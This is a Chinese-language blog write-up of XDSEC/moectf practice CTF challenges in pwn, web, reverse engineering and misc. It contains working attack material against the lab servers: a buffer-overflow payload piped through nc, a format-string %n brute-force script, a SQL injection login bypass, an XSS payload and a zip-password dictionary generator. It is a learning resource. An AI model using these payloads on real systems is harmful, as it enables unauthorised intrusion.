XDSEC 西电CTF练习题WriteUp

原创

Ban0yan 于 2017-09-04 00:35:41 发布 5740 收藏 13

分类专栏： CTF 文章标签： CTF 西电 WriteUP 编程 逆向

本文链接：https://blog.csdn.net/u013990050/article/details/77829190

XDSEC 西电CTF练习题WriteUp

西电ctf练习题地址(http://moectf.xdsec.club)

PPC

1、算术天才琪露洛(200)

这题原意是要我们编程实现，但经过分析发现，每次输入9都会是正确的。。

①题目说有99道题，那么输入99次就可以得到flag了。。

②当然上面是笨方法，我们也可以写个脚本爆破。。

```
#coding=utf-8
import socket

def client_sender():
    client = socket.socket()
    client.connect(('123.206.66.98', 10001))
    for i in range(0,100):
        send_data = '9\n'
        print client.recv(1024)
        client.send(send_data)
    client.close()
def main():
    client_sender()
main()
```

2、猜数游戏(500)

不会，学习一波会了在来更新-^-..

PWN

1.PWN0(100)

下载提供的c代码，分析下应该是数组越界

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc,char* argv[])
{
    char a[20];
    int c = 0;
    printf("welcome to moectf, please input somthing, maybe you will get the flag\n");
    fflush(stdout);
    scanf("%s",a);
    if(c)
    {
        printf("congratulation! you made it! here is the flag:\n");
        system("cat /home/pwn/pwn0/flag");
    }
    else
    {
        printf("\nsorry, your attack failed, try again!");
    }
    return 0;
}
```


定义的字符数组只能容纳20个数组，但scanf对我们的输入却没有进行限制，输出超出20个字符就会造成数组越界，尝试输入21个1得到了flag。。

```
E:\>nc 123.206.66.98 10011
welcome to moectf, please input somthing, maybe you will get the flag
111111111111111111111
XDSEC{5tudy_A1ways_!}congratulation! you made it! here is the flag:
```


2.Easy bof(300)

一个简单缓冲区溢出，分析如下图所示：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char buf[32];
    printf("How to enhance yourself?\n");
    fflush(stdout);
    gets(buf);
    if(key == 0xd5ecb0ff){
        system("cat /home/pwn/bof/flag");
    }
    else{
        printf("You need study more!\n");
```

这里先输入30个字符会填充满buf数组，在多输入就会覆盖其它地址，我们只要覆盖到key变量的地址，改变其值就可以拿到flag了

```
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```


那么要想覆盖到key变量的地址，我们就得用ida分析获取输入的地址和key地址的相对差值了。。
下载2进制文件，拖入ida。。

```
1 int __cdecl func(int a1)
2 {
3   int result; // eax@2
4   char s; // [sp+0h] [bp-28h]@1
5
6   puts("How to enhance yourself?");
7   fflush(stdout);
8   gets(&s);
9   if ( a1 == -705908481 )
10    result = system("cat /home/pwn/bof/flag");
11  else
12    result = puts("You need study more!");
13  return result;
14 }
```



```
+00000000  s               db 4 dup(?)
+00000004  r               db 4 dup(?)
+00000008 arg_0            dd ?
+0000000C
+0000000C ; end of stack variables
```


得到s的地址为-28，a1的地址为8，8-(-28)得到需要覆盖的字节为48
直接用python生成字符串提交得到flag。。

```
root@kali:~# (python -c "print 'a'*48 + '\xff\xb0\xec\xd5'";cat -) | nc 123.206.66.98 10010
How to enhance yourself?
XDSEC{H@s_been_learning_i5_fine}

root@kali:~#
```

需要覆盖的字节
需要覆盖的值

3、FSB(500)

格式化输入漏洞，可以利用%x来flag变量所在的位置，然后用%n来修改该位置的值，位置可以用爆破，那就写段py脚本爆破吧！

```python
#coding=utf-8
import socket

def client_sender():
    for i in range(1,100):
        client = socket.socket()
        client.connect(('123.206.66.98', 23333))
        send_data = '%2000c%'+str(i)+'$n\n'
        client.send(send_data)
        print '进行第'+str(i)+'尝试，尝试结果为：'+client.recv(1024)
        --i
        client.close()
def main():
    client_sender()
main()
```

在21和31处都可得到flag。。

```
进行第20尝试，尝试结果为：
进行第21尝试，尝试结果为：XDSEC{Sister_r@bbit_i5_s0_cute}
进行第22尝试，尝试结果为：
```



```
进行第31尝试，尝试结果为：XDSEC{Sister_r@bbit_i5_s0_cute}
进行第32尝试，尝试结果为：
进行第33尝试，尝试结果为：
```


WEB

1、where is flag?(10)

直接查看源代码

2、饼干(30)

根据提示，flag应该在cookie里面

Flag藏在饼干里，然后被我吃掉了~

抓包查看cookie得到flag

```
GET /web/web2/index.php HTTP/1.1
Host: f1sh.site
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: Flag=XDSEC%7BcOOkie_1s_Dellciou5%7D
Connection: close
```


根据（hint:如果你觉得得到的FLAG不太对劲的话，查查什么是URL编码），要将%7B和%7D进行一下编码转换，得到最终的flag：XDSEC{c00kie_1s_Del1ciou5}

3、机器人(30)

根据提示直接访问robots.txt得到flag

Flag:XDSEC{RobOts_R_sO_cOol}

4、GET(50)


根据提示直接get flag参数设置值为1得到flag

XDSEC{Y0u_gEt_1t}

想要flag吗?GET flag=1试试?

5、POST(80)

跟上一题差不多，只是把get变成post，这里我用的火狐的hackbor提交的post数据



XDSEC{POST_and_GET_are_different}

想要flag吗?POST flag=1试试?

6、PHP是世界最好的语言(100)

访问题目页面，发现是一段PHP代码

分析发现它会get flag参数的值然后和WUU1 base64解码后的值进行比较，相等就输出flag。
解码WUU1为YE5


对题目页面发送get请求，参数为flag，值为YE5，得到flag

7、SQL注入1(150)

根据提示万能密码，直接在密码输入:

```
      or '1'='1
```

得到flag



XDSEC{Un1versal_pAssw0rd_iS_Amaz1ng}

8、XSS测试(150)

最简单的xss，把alert的值改成要求的就可以得到flag，即输入如下值提交：

```
<script>alert(_key_)</script
```

9、SQL注入2(300)

RE

1、RE1(100)

下载提供的exe文件，直接拖进ida进行分析，找到main函数，用快捷键F5将汇编转为伪C

```
__main();
v4 = 1163084888;
v5 = 1684634435;
v6 = 1936285537;
v7 = 1702065503;
v8 = 1600943462;
v9 = 1918856809;
v10 = 1919252069;
v11 = 8217971;
puts("欢迎来到re50，请输入flag:");
scanf("%s", v12);
if ( !strcmp(v12, (const char *)&v4) )
  printf("哈哈哈，你已经拿到re第一个flag了，再接再厉啊！");
else
  printf("oo ,flag错了！");
return 0;
}
```


分析下，就是获取输入的字符串和上面v4到v11变量的值连接成的值进行比较，相同就输出正确提示，根据char我们可以看出v4到v11这几个变量的值应该都是字符串，将变量值用R快捷键转换成字符。

```
__main();
v4 = 'ESDX';
v5 = 'di{C';
v6 = 'si_a';
v7 = 'esu_';
v8 = '_luf';
v9 = 'r_ni';
v10 = 'reve';
v11 = '}es';
puts("欢迎来到re50，请输入flag:");
scanf("%s", v12);
if ( !strcmp(v12, (const char *)&v4) )
  printf("哈哈哈，你已经拿到re第一个flag了，再接再厉啊！");
else
  printf("oo ,flag错了！");
return 0;
}
```


将v4到v11变量的值连接起来应该就是flag了，但windows的程序都是用的小端字节序，所以要将每个变量的值倒过来排序，比如v4的值为”ESDX”倒过来就是”XDSE”，最后得到flag：XDSEC{ida_is_useful_in_reverse}

2、RE2(200)

跟上题一样，下载提供的exe文件，直接拖进ida进行分析，找到main函数，用快捷键F5将汇编转为伪C，得到如下代码：

```
__int64 __fastcall main(__int64 a1, __int64 a2)
{
  __int64 v2; // rdx@1
  __int64 v3; // rdx@1
  __int64 v4; // rdx@1
  char c[29]; // [sp+20h] [bp-78h]@1
  char b[29]; // [sp+40h] [bp-58h]@1
  char flag[29]; // [sp+60h] [bp-38h]@1
  int sym; // [sp+88h] [bp-8h]@1
  int i; // [sp+8Ch] [bp-4h]@1

  _main();
  b[0] = 87;
  b[1] = 67;
  b[2] = 82;
  b[3] = 68;
  b[4] = 66;
```

```
b[5] = 122;
b[6] = 113;
b[7] = 100;
b[8] = 96;
b[9] = 99;
b[10] = 94;
b[11] = 98;
b[12] = 110;
b[13] = 99;
b[14] = 100;
b[15] = 94;
b[16] = 104;
b[17] = 114;
b[18] = 94;
b[19] = 100;
b[20] = 114;
b[21] = 114;
b[22] = 100;
b[23] = 109;
b[24] = 115;
b[25] = 104;
b[26] = 96;
b[27] = 107;
b[28] = 124;
c[0] = 15;
c[1] = 7;
c[2] = 1;
c[3] = 1;
c[4] = 1;
c[5] = 1;
c[6] = 3;
c[7] = 1;
c[8] = 1;
c[9] = 7;
c[10] = 1;
c[11] = 1;
c[12] = 1;
c[13] = 7;
c[14] = 1;
c[15] = 1;
c[16] = 1;
c[17] = 1;
c[18] = 1;
c[19] = 1;
c[20] = 1;
c[21] = 1;
c[22] = 1;
c[23] = 3;
c[24] = 7;
c[25] = 1;
c[26] = 1;
c[27] = 7;
c[28] = 1;
i = 0;
sym = 1;
puts(a1, a2, v2, "欢迎来到re200，请输入flag:");
gets(a1, a2, v3, flag);
while ( sym && i <= 28 )
{
  v4 = (unsigned __int8)b[i] ^ (unsigned int)(unsigned __int8)flag[i];
```

```
    v4 = (unsigned __int8)b[i] ^ (unsigned int)(unsigned __int8)flag[i];
    //判断b数组和输入的字符串(即字符数组)进行异或操作后是否等于c数组的值
    if ( ((unsigned __int8)b[i] ^ (unsigned __int8)flag[i]) != c[i] )
      sym = 0;
    ++i;
  }
  //如果b数组对应成员和输入的字符串(即字符数组)对应字符进行异或操作后是否等于c数组对应成员值，sym就等于0
  //等于0就输出正确提示
  if ( sym )
    printf(a1, a2, v4, "\n恭喜，你找到的是正确的flag！继续加油");
  else
    printf(a1, a2, v4, "flag有误哦，要不再试试？");
  return 0LL;
}
```

关键的地方已给出注释，可以看出只要将b数组和c数组进行异或操作就可以得到flag，那写段C来完成操作吧！

```
#include <stdio.h>

int main()
{
    char b[] = "WCRDBzqd`c^bncd^hr^drrdmsh`k|";
    int c[] = {15,7,1,1,1,1,3,1,1,7,1,1,1,7,1,1,1,1,1,1,1,1,1,3,7,1,1,7,1};

    int a;
    for (int i = 0; i < 29; i++)
    {
        a = b[i] ^ c[i];
        printf("%c", a);
    }
    printf("\n");

    system("pause");
    return 0;
}
```

运行得到flag

3、你是拥有霸王色运气的萌新吗？(300)

这题还是一样，也用ida来分析，但这次关键点没在main函数里面而是在game()里面

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    __main();
4    showinfo();
5    if ( (unsigned __int8)getchar() != 89 )
6    {
7      printf("请输入Y确认游戏开始，否则默认退出哦");
8      exit(-1);
9    }
10   game();
11   return 0;
12 }
```


game()函数转成伪C代码如下：

```
char game()
{
  unsigned int v0; // eax@4
  char *v1; // eax@10
  char v3[24]; // [sp+1Fh] [bp-A9h]@2
  int v4[24]; // [sp+37h] [bp-91h]@1
  char v5; // [sp+97h] [bp-31h]@16
  int v6; // [sp+98h] [bp-30h]@12
  char v7; // [sp+9Fh] [bp-29h]@11
  int v8; // [sp+A0h] [bp-28h]@11
  int v9; // [sp+A4h] [bp-24h]@4
  int v10; // [sp+A8h] [bp-20h]@1
  int i; // [sp+ACh] [bp-1Ch]@1

  v10 = 0;
  v4[0] = *(_DWORD *)aZ_1;
  v4[23] = *(_DWORD *)&aZ_1[92];
  qmemcpy(
    (void *)((unsigned int)&v4[1] & 0xFFFFFFFC),
    (const void *)(aZ_1 - ((char *)v4 - ((unsigned int)&v4[1] & 0xFFFFFFFC))),
    4 * ((((unsigned int)&v4[24] - ((unsigned int)&v4[1] & 0xFFFFFFFC)) & 0xFFFFFFFC) >> 2));
  for ( i = 0; i <= 23; ++i )
    v3[i] = v4[i];
  v0 = time(0);
  srand(v0);
  puts("掷个6？试试手气吧，说不定就有了耶!(按任意键开始本次投掷)");
  //获取输入
  v9 = getch();
  //产生随机数
  v10 = random();
  //判断v10是否等于1，2，3，4，5，6中任意数，等于则输出一个字符串，不等于则返回传入值
  showpoint(v10);
  //判断v10是否等于6
  if ( v10 != 6 )
  //结束程序
    gameover();
  gamewin();
  puts("掷个4？试试手气吧，说不定就有了耶!(按任意键开始本次投掷)");
  v9 = getch();
  v10 = random();
  showpoint(v10);
  if ( v10 != 4 )
    gameover();
```

```
gamewin();
puts("掷个2？试试手气吧，说不定就有了耶!(按任意键开始本次投掷)");
v9 = getch();
v10 = random();
showpoint(v10);
if ( v10 != 2 )
  gameover();
gamewin();
puts("掷个1？试试手气吧，说不定就有了耶!(按任意键开始本次投掷)");
v9 = getch();
v10 = random();
showpoint(v10);
if ( v10 != 1 )
  gameover();
gamewin();
puts("掷个3？试试手气吧，说不定就有了耶!(按任意键开始本次投掷)");
v9 = getch();
v10 = random();
showpoint(v10);
if ( v10 != 3 )
  gameover();
gamewin();
puts("掷个5？试试手气吧，说不定就有了耶!(按任意键开始本次投掷)");
v9 = getch();
v10 = random();
showpoint(v10);
if ( v10 != 5 )
  gameover();
LOBYTE(v1) = puts("哇，不知道你是霸王色运气还是技术好呢，总之恭喜啦，为你献上flag：");
for ( i = 0; i <= 14997; i += 3 )
{
  v8 = (unsigned __int8)ida[i];
  v7 = ida[i + 2];
  LOBYTE(v1) = v8;
  switch ( v8 )
  {
    case 1:
      v6 = (unsigned __int8)ida[i + 1];
      v1 = &v3[v6];
      v3[v6] += v7;
      break;
    case 2:
      v6 = (unsigned __int8)ida[i + 1];
      v1 = &v3[v6];
      v3[v6] -= v7;
      break;
    case 3:
      v6 = (unsigned __int8)ida[i + 1];
      LOBYTE(v1) = v7 ^ v3[v6];
      v3[v6] = (char)v1;
      break;
    case 4:
      v6 = (unsigned __int8)ida[i + 1];
      v1 = &v3[v6];
      v3[v6] *= v7;
      break;
    case 5:
      v6 = (unsigned __int8)ida[i + 1];
      v5 = ida[i + 2];
      v1 = &v3[v6];
```

```
            v3[v6] ^= ida[i + 2];
            break;
          default:
            continue;
        }
      }
      for ( i = 0; i <= 23; ++i )
        LOBYTE(v1) = putchar(v3[i]);
      return (unsigned int)v1;
    }
```


分析可以发现，这个函数首先会进行6次生成随机数并进行判断，只有6次随机值等于预设值才会生成flag，这下知道为什么题目说要拥有霸王色运气了吧^-^!
这个的话我们就可以在第一次进行比较前下断点，然后修改EIP到第一个for的地址，直接跳过6次判断直接生成flag输出了。。
ida支持在伪C代码里面直接下断点

```
25  srand(v0);
26  puts("掷个6? 试试手气吧，说不定就有了耶!(按任意键开始本次投掷)");
27  v9 = getch();
28  v10 = random();
29  showpoint(v10);
30  if ( v10 != 6 )
31    gameover();
32  gamewin();
33  puts("掷个4? 试试手气吧，说不定就有了耶!(按任意键开始本次投掷)");
34  v9 = getch();
```



这里有个坑就是程序运行完不会暂停，所以要在game()函数的返回处也下个断点，好观察输出的flag

```
100       break;
101     default:
102       continue;
103   }
104 }
105 for ( i = 0; i <= 23; ++i )
106   LOBYTE(v1) = putchar(v3[i]);
107 return (unsigned int)v1;
108 }
```


下好断点后我们按F9快捷键选择Local win32 debugger，在次按F9就可以进行调试了
程序断下来后，直接修改将ETP的值修改为“mov dword ptr [esp], offset aGmKULGmOZGmKUF ; “哇，不知道你是霸王色运气还”…”这条指令的地址。。



在次F9就可以得到flag了




MISC

1、神秘代码(30)

提示为base64，那直接将提供的字符串进行base64解码得到flag

2、神秘代码2(30)

凯撒密码是种移位加密的，直接在线进行变换位置解密，在线解密地址https://www.cryptool.org/en/cto-ciphers/caesar，解密得到flag。。




3、栅栏(30)

栅栏密码加密，直接在线http://www.qqxiuzi.cn/bianma/zhalanmima.php每组字符设为4得到flag

4、杜神给你说flag!(70)

将2.jpg拖进WinHex，发现一串尾部有一串奇怪的字符，=号结尾，怀疑可能是base64编码的。。



解码得到flag。。

5、压缩包(70)

根据提示提示，这题应该要暴力破解，密码是XDSEC后面跟上未知9位数字，首先写段C++代码生成符合密码形式的字典。。


```cpp
#include <fstream>
using namespace std;

int main()
{
    ofstream f1("output.txt");
    int p[9] = {0,0,0,0,0,0,0,0,0};
    for (int a = 0; a<9; a++)
    {
        p[0] = a;
        for (int b = 0; b<10; b++)
        {
            p[1] = b;
            for (int c = 0; c<10; c++)
            {
                p[2] = c;
                for (int d = 0; d<10; d++)
                {
                    p[3] = d;
                    for (int e = 0; e<10; e++)
                    {
                        p[4] = e;
                        for (int f = 0; f<10; f++)
                        {
                            p[5] = f;
                            for (int g = 0; g<10; g++)
                            {
                                p[6] = g;
                                for (int h = 0; h<10; h++)
                                {
                                    p[7] = h;
                                    for (int i = 0; i<10; i++)
                                    {
                                        p[8] = i;
                                        for (int k = 0; k<9; k++)
                                        {
                                            f1 << p[k];
                                        }
                                        f1 << "\nxdsec";
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
    f1.close();
    printf("生成字典完成");
    return 0;
}
```

生成的字典接近13G，费的时间有点长。。


用AAPR爆破得到解压密码，解压flag.txt得到flag

6、藏了什么？(100)

很简单的隐写，用binwalk工具分析发现图片里面有个压缩包，压缩包里有个flag.txt。。



直接用-e参数分离出压缩包并解压出了flag.txt。。



txt文档里面的内容是base64编码了的，解码得到flag。。

7、这是啥?(100)

